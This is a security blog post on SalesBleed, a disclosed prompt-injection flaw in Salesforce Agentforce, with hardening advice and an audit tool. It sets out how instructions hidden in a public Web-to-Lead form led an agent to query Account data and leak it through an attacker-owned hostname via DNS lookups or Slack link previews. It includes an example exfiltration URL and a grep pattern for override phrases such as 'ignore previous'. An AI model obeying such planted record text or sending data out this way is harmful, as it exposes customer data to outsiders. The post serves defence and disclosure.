TL;DR
- SalesBleed is three Agentforce flaws found by Zenity Labs, reported on 1 June 2026 and disclosed on 24 September 2026. Salesforce fixed them before disclosure and has seen no evidence of exploitation.
- A stranger hid instructions in a public Web-to-Lead form. When an employee asked Agentforce to review leads, the default General CRM subagent followed them and queried Account data.
- The agent wrote that data into a hostname. Looking the hostname up sent the data to the attacker's DNS server. That URL got past Trusted URL redaction, the very control added after ForcedLeak.
- In Slack, no image was needed: Slack's link previews fetched the URL by themselves.
- The patch closed the bypass, not the pattern. Your part is to narrow what each agent can query and where its output goes.
What You'll Learn
- How the leak actually happened, in three diagrams
- Which controls would have stopped it, and which did nothing
- How to design agents so the next attack like this has nothing to steal or nowhere to send it
- What sf-audit can and cannot find in your org for this class of attack
The Problem
After ForcedLeak in September 2025, Salesforce made Agentforce enforce your Trusted URL allowlist, so agents could not send output to domains you had not approved. I covered the hardening steps after ForcedLeak at the time, with one warning: the patch closed the channel, not the class.
SalesBleed is the class coming back. Same entry point, same trigger, same goal. This time the data went straight past the allowlist, and through Slack without any image at all.
Common questions this article answers:
- What is SalesBleed and is my org affected?
- How did data leave if the Trusted URL allowlist was on?
- What should I change now that it is patched?
Quick Answer
There is nothing to install. Salesforce fixed the URL check and the Slack attribution flaw, and changed the default for some Agentforce actions in Slack so they need user confirmation before sending a message. It is also contacting customers about reviewing their configuration, which tells you part of the fix is yours. This week:
- Narrow General CRM. An agent that summarises leads should not be able to query Accounts.
- Check agents published to Slack. Make actions that post messages require confirmation.
- Search recent Web-to-Lead submissions for text written to a model rather than a salesperson.
- Run sf-audit to find over-privileged agent users, stale Trusted URLs and monitoring gaps.
How the leak happened
Follow the red line: it is the route the stolen data took. Point at, or tap, any step to see which controls act there and which would have stopped the leak.
Five steps, three cuts
SalesBleed needed every step to hold. Pick one to see which controls act there, and which would have stopped the leak outright.
Two of the three cuts are settings you own.
1. The payload goes in. Web-to-Lead needs no login, so anyone can create a Lead in your org. The attacker hides instructions in one of its fields. As Zenity puts it: "The injection lives in data that arrives from the outside and is trusted on the way in."
2. An employee asks a normal question, such as "review my recent leads." The agent pulls the poisoned record into its context. The model cannot reliably tell data from instructions, so it follows them.
3. The agent already has the access. It uses the Query Records action on the General CRM subagent, which can read both Leads and Accounts. No privilege escalation needed. Zenity: "This agent had a subagent holding read access to both leads and accounts, which is how the default General CRM subagent ships."
4. The data goes into a hostname, such as https://Acme-712412.<attacker-subdomain>.oast.fun/{e}, returned raw or inside an image tag.
5. Redaction misses it. Agentforce replaces URLs that are not on your allowlist with URL_Redacted. But the redactor only recognised a fixed list of top-level domains, and .fun was not on it. It also handled URLs ending in curly braces differently from the browser. To the redactor the URL looked broken. To the browser it worked.
6. A DNS lookup carries the data out. To fetch the image, the client first resolves the hostname. That lookup ends at the attacker's name server, which logs the full name, data included.

Figure 2: The attacker owns the domain, so every lookup for it ends at their server. Blocking the image load is too late.
In Slack, step 6 needs no image. Slack fetches every link it sees to build a preview. An agent reply that contains the URL is enough.
The third flaw was about who sent a message. An agent in Slack could be made to post into other channels without reliably showing who asked it to. Agents built from the default Slack Knowledge template come with a Reply to a Slack Thread action. That let an insider send phishing messages as the company's own trusted agent.
Zenity reported all three on 1 June 2026. Salesforce confirmed fixes in mid-August, and the research went public on 24 September. No CVE has been published.
Which controls would have stopped it?
SalesBleed needed five steps to hold. Break any one and the leak stops. Pick steps 3, 4 and 5 in Figure 1 to see the three cuts. The verdicts that surprise people:
| Control | Verdict | Why |
|---|---|---|
| Captcha on the form | Did not help | It stops bots sending thousands of leads. SalesBleed needed one. |
| Einstein Trust Layer | Did not help | It was on and the attack worked. It handles masking and data retention, not telling instructions from data. |
| Firewall blocking unknown sites | Did not help | The data leaves in the DNS lookup, before any web request. |
| Agent instructions ("ignore commands in records") | Weakens | Instructions and payload are both just text to the model. |
| Least-privilege agent user | Weakens | Limits which fields leak, not whether something leaks. |
| Scope Query Records so it cannot reach Accounts | Breaks | The attack used access the agent already had. |
| No link previews for agent messages in Slack | Breaks (Slack route) | No preview, no fetch. Test whether your Slack plan and app setup allow it. |
The pattern: controls on what the agent can reach and where its output goes break the chain. Filtering the form, the usual first reaction, only weakens the one link you control least.
How to avoid the next one
SalesBleed is the fourth published case of an assistant in the Salesforce family leaking data after reading text an outsider wrote:
| Attack | Disclosed | Way out |
|---|---|---|
| Slack AI (PromptArmor) | August 2024 | A link the user was tricked into clicking |
| ForcedLeak (Noma Security) | September 2025 | An image URL on an expired allowlisted domain |
| PipeLeak (Capsule Security) | April 2026 | The agent's email action |
| SalesBleed (Zenity Labs) | September 2026 | A DNS lookup or a Slack link preview |
Every row has a different way out, and each was closed only after someone found it. You cannot list every way out in advance.
What you can do is avoid what Simon Willison calls the lethal trifecta: an agent that can read private data, reads text an outsider can write, and has any way to send data out. Remove one of the three and the attack has nothing to steal or nowhere to send it. In Salesforce terms:
- Split the agent that reads outside text from the agent that can query. A Web-to-Lead triage agent should act on the record in front of it, not run Query Records across the org.
- Put a human between the agent and anything that leaves the org. That was Salesforce's own answer to PipeLeak (approval for email) and to SalesBleed in Slack (confirmation before posting).
- Start agents from nothing, not from defaults. Make every default topic, subagent and action earn its place.
A quick test for every agent: can it read sensitive data, can an outsider put text in front of it, and can its output reach something that fetches a link or sends a message? Three yeses means you are relying on Salesforce to have closed every way out.
What to change in your org
1. Narrow General CRM. In Agentforce Builder, check each active agent for the General CRM subagent (a topic in older builder versions). Replace general querying with actions that read only what the job needs, and trim the agent user's object and field access so Query Records cannot reach the rest. The agent user least privilege post has the queries.
2. Review Slack agents. Confirm that message-sending actions need user confirmation. A new default may not reach agents you configured earlier. Remove posting actions the agent does not need, and limit the channels it is in.
3. Search existing leads. SOQL cannot filter long text fields, so export and search locally:
# Export the last 90 days of leads with their free-text fields
sf data query \
  --query "SELECT Id, CreatedDate, Company, Email, Description FROM Lead WHERE CreatedDate = LAST_N_DAYS:90" \
  --result-format csv \
  --target-org my-prod > recent-leads.csv

# Look for markup, URLs, curly-brace templates and instruction-like text
grep -iE "<img|https?://|\{[a-z]+\}|ignore (all|previous)|query (the )?account" recent-leads.csv
Expect false positives, since real leads contain links. Add any custom free-text fields your form exposes.
Check your org with sf-audit
sf-audit is our free, read-only Salesforce CLI plugin. Its AI & Agents checks cover several of the links above. It does not cover all of them, and I would rather tell you which ones before you rely on it.
sf plugins install @cclabsnz/sf-audit

# Full audit; --resolve-domains also DNS-checks every Trusted URL for expired or parked domains
sf audit security --target-org my-prod --resolve-domains
What it finds:
| Check | What it flags | Link it covers |
|---|---|---|
agent-inventory |
Every agent, its active version and run-as user, and active agents running as an inactive or frozen user | Know what you have |
agent-user-privilege |
Agent users with View All Data or Modify All Data (critical), write access to more than 10 objects, or read access to objects with Data Classification set | 3. Agent can reach the data |
trusted-url-hygiene |
Non-Salesforce Trusted URLs and, with --resolve-domains, domains that no longer resolve or look parked |
4. ForcedLeak's way out |
agent-monitoring-coverage |
Active agents with no Event Monitoring capture and no Transaction Security policy | Detection |
agent-channel-exposure |
Agents reachable from guest Experience Cloud sites, embedded deployments or web messaging | Direct public input |
agent-action-surface |
Actions that call Apex or Flow, which can change data | Write actions |
When active agents, a stale Trusted URL and no monitoring all appear together, the report links them into a critical ForcedLeak pattern attack chain. Every finding comes with a remediation step and, where possible, a link to the Setup page. To start the EventLogFile baseline that link 3 depends on for detection, run sf audit events pull, which saves the free daily logs before they expire.
What it does not find yet:
- Which subagents or topics each agent uses. It will not tell you that General CRM's Query Records can reach Accounts. That is change 1 above, by hand.
- Standard actions like Query Records and Send Email. The action check flags Apex and Flow only, so the SalesBleed and PipeLeak tools do not show up.
- Agents published to Slack and link previews.
- Payloads sitting in Web-to-Lead records. Use the search above.
- The redaction bypass itself. That was a platform bug, and Salesforce has fixed it.
So use sf-audit to find which agent users can see too much and whether anyone would notice an attack, then make changes 1 to 3 yourself.
Frequently Asked Questions
Was my org affected by SalesBleed?
Salesforce says it has no evidence that any customer was exploited, and the fixes were in place before disclosure. A poisoned lead in your org means someone tried. It does not prove data left. Check the agent user's query history around any odd-looking leads.
Should I turn off Web-to-Lead?
Usually not. Web-to-Case, email-to-case and chat put outside text in front of agents too. Turning one form off moves the risk rather than removing it. Narrow the agents that read that text instead.
Does the Einstein Trust Layer stop this?
No. It was in place and the attack still worked. The Trust Layer handles masking and data retention by the model provider. SalesBleed needed an agent that followed instructions in a record and a client that fetched a URL.
Key Takeaways
- SalesBleed is ForcedLeak a year later, with a new way out. Fixing one way out does not end the pattern.
- The allowlist itself was bypassed, through a top-level domain gap and a parsing mismatch.
- DNS lookups and Slack previews leak data without anyone clicking anything.
- The breaking controls are yours: what an agent can query and where its output goes.
- sf-audit flags over-privileged agent users, stale Trusted URLs and monitoring gaps, but checking subagent scope and Slack agents is still a manual job.
What's Next?
Recommended Reading:
- Post-ForcedLeak: Hardening Agentforce Against Prompt Injection
- Agentforce Agent User Least Privilege: What the Wizard Grants and What Your Agent Needs
- Audit Your Agentforce Footprint: Every Agent, Agent User, and Permission in One Pass
- Free Salesforce Event Monitoring: Build a Security Baseline from EventLogFile Without Shield
Action Items:
- Run
sf audit security --target-org my-prod --resolve-domainsand fix every AI & Agents finding. - Narrow or remove Query Records on every agent that uses General CRM.
- Check each Slack-published agent's posting actions, and search the last 90 days of leads.
Resources & References
- SalesBleed: 0-click data exfiltration on Agentforce (Zenity Labs)
- SalesBleed Flaws in Salesforce Agentforce Enabled Zero-Click Data Exfiltration (SecurityWeek)
- Vulnerabilities in Salesforce Agentforce Expose Wider AI Agent Risk (Infosecurity Magazine)
- PipeLeak: The Lead That Stole Your Database (Capsule Security)
- Data Exfiltration from Slack AI via Indirect Prompt Injection (PromptArmor)
- ForcedLeak: AI agent risks exposed in Salesforce Agentforce (Noma Security)
- The lethal trifecta for AI agents (Simon Willison)
- Secure Your Agents with Trusted URL Allowlisting (Salesforce Release Notes)
- @cclabsnz/sf-audit on npm
Responses
Checking your session.
Loading responses.